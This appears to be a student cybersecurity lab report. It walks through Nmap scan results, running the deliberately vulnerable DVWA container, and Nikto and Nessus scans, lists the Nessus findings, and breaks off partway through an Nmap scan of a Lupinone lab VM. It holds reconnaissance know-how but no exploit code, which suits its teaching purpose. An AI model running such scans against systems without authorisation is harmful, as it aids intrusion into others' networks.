FTP server status in Nmap refers to the information about whether an FTP (File Transfer Protocol) server is active and reachable on a specific target device or IP address. Nmap scans the target's ports to detect if **port 21,** which is commonly associated with FTP, is open.


If **port 21** is found to be open, it indicates that an FTP server is potentially running on the target system.

TRANSFERING OF FILES:

The status insight helps administrators identify if the target device is configured to allow file transfers, which is useful for sharing files over a network.


Detecting FTP server status aids in network management and security assessment by providing information about the availability and potential vulnerabilities related to FTP services on the target.

In the below picture it is shown that ftp port 21 is open its mean the service that are running is on the targeted system



HOST SCRIPT RESULT:


Host script result in Nmap refers to the outcome of specialized scripts that Nmap runs on a target host during a scan. These scripts gather additional information beyond basic **port scanning**, such as **detecting specific services**, **vulnerabilities**, or **system characteristics**. The results can reveal insights about the target's configuration, potential security risks, or software versions. This feature helps network administrators assess the target's health and security posture more comprehensively.



NMAP DONE:

Nmap scanned 256 IP addresses, finding that 17 of them were active and responding. The scan completed in a total of 159.92 seconds.

This process involves checking which computers are online and ready on the network, helping to understand the network's current status.



CONDUCT APPLICATION VULNERABLITY SCAN

An application vulnerability scan is a systematic process of inspecting software applications, websites, or systems to identify security weaknesses, flaws, or vulnerabilities that could potentially be exploited by malicious actors. This scan involves using specialized tools and techniques to analyze the application's code, configurations, and interactions with external components.

The goal is to uncover potential entry points for cyberattacks, such as SQL injection, cross-site scripting (XSS), and other vulnerabilities that could compromise data integrity, availability, or confidentiality. The results of the scan help organizations prioritize and address these vulnerabilities to enhance the overall security posture of their applications and systems.

STEPS :


Enter the command **<docker run-d –p 8080:80 –name dvwasantosomar/dvwa>**

This Docker command runs a web application called DVWA. It maps port 8080 on your computer to port 80 in the DVWA container, allowing access through a web browser. The container is named "dvwa" and is created from the image provided by "santosomar/dvwa."

<docker port dvwa>

```
┌──(root㉿kali)-[/home/kali]
└─# docker run -d -p 8080:80 --name dvwa santosomar/dvwa
bc077409e3f0acfd0468641da515eeb4b877b5eb9a70d8a561c694f6d8ae6d5b

┌──(root㉿kali)-[/home/kali]
└─# docker port dvwa
80/tcp → 0.0.0.0:8080
80/tcp → [::]:8080
```


Now the docker will inspect dvwa which contains Id, Creation time, path, Args and state



With nikto scanning:

Nikto scanning is a tool used to check websites for potential vulnerabilities and security issues. It examines the web server and its applications, looking for weaknesses that hackers could exploit. Nikto helps uncover problems like outdated software, misconfigurations, and known vulnerabilities, providing valuable information for website administrators to enhance security. It's like a digital detective that investigates websites for possible trouble spots.

Enter the command **nikto –h (URL)**the "nikto" command is followed by the **"-h"** flag, which specifies the target host (URL) you want to scan for vulnerabilities.



Set Up DVWA: Ensure DVWA is running on a server accessible from the machine where Nessus is installed.

Using Nessus:

Nessus is another software tool that helps identify vulnerabilities and security issues in computer systems and networks. It scans devices like computers and servers to find weaknesses that could be exploited by attackers. Nessus provides detailed reports to help IT professionals understand and address potential risks, making digital environments safer. It's like a security guard that checks for unlocked doors and windows in your digital space.

SCANNING PROCEDURE

Create a Scan Policy : In Nessus, create a new scan policy specifically for application scanning. Adjust settings to focus on web application vulnerabilities.


Configure a Scan: Create a new scan, select your DVWA target, and assign the application vulnerability scan policy you created.

Initiate the Scan: Start the scan, and Nessus will attempt to identify common web application vulnerabilities in DVWA.


Review the Report: Once the scan completes, review the Nessus report. It will list any web application vulnerabilities it detected, along with recommended actions.

Analyze and Address: Examine each vulnerability's details and assess the risk. Follow the recommended steps to address the vulnerabilities, which may involve securing code, configurations, and inputs in your DVWA instance.


Retest: After applying fixes, run the scan again to confirm that the vulnerabilities have been resolved.



After completing the scan it will show all the vulnerabilities which is mentioned below we are discuss few of them later in this report it will show the name and severity of the vulnerability detect on the system



DVWA SCAN (172.17.0.2)



Scan Information

Start time: Sat Aug 12 19:15:09 2023

End time: Sat Aug 12 19:27:27 2023

Host Information

IP: 172.17.0.2

MAC Address: 02:42:AC:11:00:02

OS: Linux Kernel 3.16 on Debian 8.0 (jessie)

Vulnerabilities:

Browsable Web Directories

Details:

Vulnerability id:40984

Vulnerability name: Browsable Web Directories

Synopsis: Some directories on the remote web server are browsable.

Description: Multiple Nessus plugins identified directories on the web server that are browsable..

Risk Factor: Medium

Plugin Information :

Published: 2009/09/15

Modified:2021/01/19

Web Application Potentially Vulnerable to Clickjacking

Details:

Vulnerability id:85582

Vulnerability name: Web Application Potentially Vulnerable to Clickjacking

Synopsis: The remote web server may fail to mitigate a class of web application vulnerabilities.

Description: The remote web server does not set an X-Frame-Options response header or a Content-Security-Policy 'frame-ancestors' response header in all content responses. This could potentially expose

the site to a clickjacking or UI redress attack, in which an attacker can trick a user into clicking an area of the vulnerable page that is different than what the user perceives the page to be. This can result in a user performing fraudulent or malicious transactions.

Risk Factor: Medium

Plugin Information :

Published:2015/08/22

Modified:2017/05/16

Web Server Transmits Cleartext Credentials

Details:

Vulnerability id:26194

Vulnerability name: Web Server Transmits Cleartext Credentials

Synopsis: The remote web server might transmit credentials in cleartext.

Description: The remote web server contains several HTML form fields containing an input of type 'password' which transmit their information to a remote web server in cleartext.

An attacker eavesdropping the traffic between web browser and server may obtain logins and passwordsof valid users.

Risk Factor: Low

Plugin Information :

Published: 2007/09/28

Modified:2016/11/29

Apache Banner Linux Distribution Disclosure

Details:

Vulnerability id:18261

Vulnerability name: Apache Banner Linux Distribution Disclosure

Synopsis: The name of the Linux distribution running on the remote host was found in the banner of the web server.

Description: Nessus was able to extract the banner of the Apache web server and determine which Linux distribution the remote host is running.

Risk Factor: None

Plugin Information :

Published: 2005/05/15

Modified:2022/03/21

HyperText Transfer Protocol (HTTP) Information

Details:

Vulnerability id:24260

Vulnerability name: HyperText Transfer Protocol (HTTP) Information

Synopsis

Some information about the remote HTTP configuration can be extracted.

Description

This test gives some information about the remote HTTP protocol - the version used, whether HTTP Keep-Alive and HTTP pipelining are enabled, etc...

This test is informational only and does not denote any security problem.

Risk Factor: None

Plugin Information

Published: 2007/01/30

Modified: 2019/11/22

Missing or Permissive Content-Security-Policy frame-ancestors HTTP Response Header

Vulnerability id:50344

Vulnerability name: Missing or Permissive Content-Security-Policy frame-ancestors HTTP Response Header

Synopsis

The remote web server does not take steps to mitigate a class of web application vulnerabilities.

Description

The remote web server in some responses sets a permissive Content-Security-Policy (CSP) frame-ancestors response header or does not set one at all.

The CSP frame-ancestors header has been proposed by the W3C Web Application Security Working Group as a way to mitigate cross-site scripting and clickjacking attacks.

Solution

Set a non-permissive Content-Security-Policy frame-ancestors header for all requested resources.

Risk Factor None

Plugin Information


Published: 2010/10/26

Modified: 2021/01/19

LUPINONE VM

SCAN LUPINONE USING NMAP

For this scan open linux 5.x kernel 64 bit



Scan with Nmap:

First, we need to find active ports and services on the target.

Run:This scans all **65535** ports.

```
           Websploit Framework
           Author : Fardin Allahverdinazhand
           Contact : 0×0ptim0us[~A~]Gmail.Com
           Twitter : @0×0ptim0us
           Codename : Reborn
           Project Github : https://github.com/websploit/websploit
           Other Projects : https://github.com/0×0ptim0us


wsf > nmap -p- 192.168.18.140
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-12 20:25 EDT
Nmap scan report for 192.168.18.140
Host is up (0.00098s latency).
Not shown: 65533 filtered tcp ports (no-response)
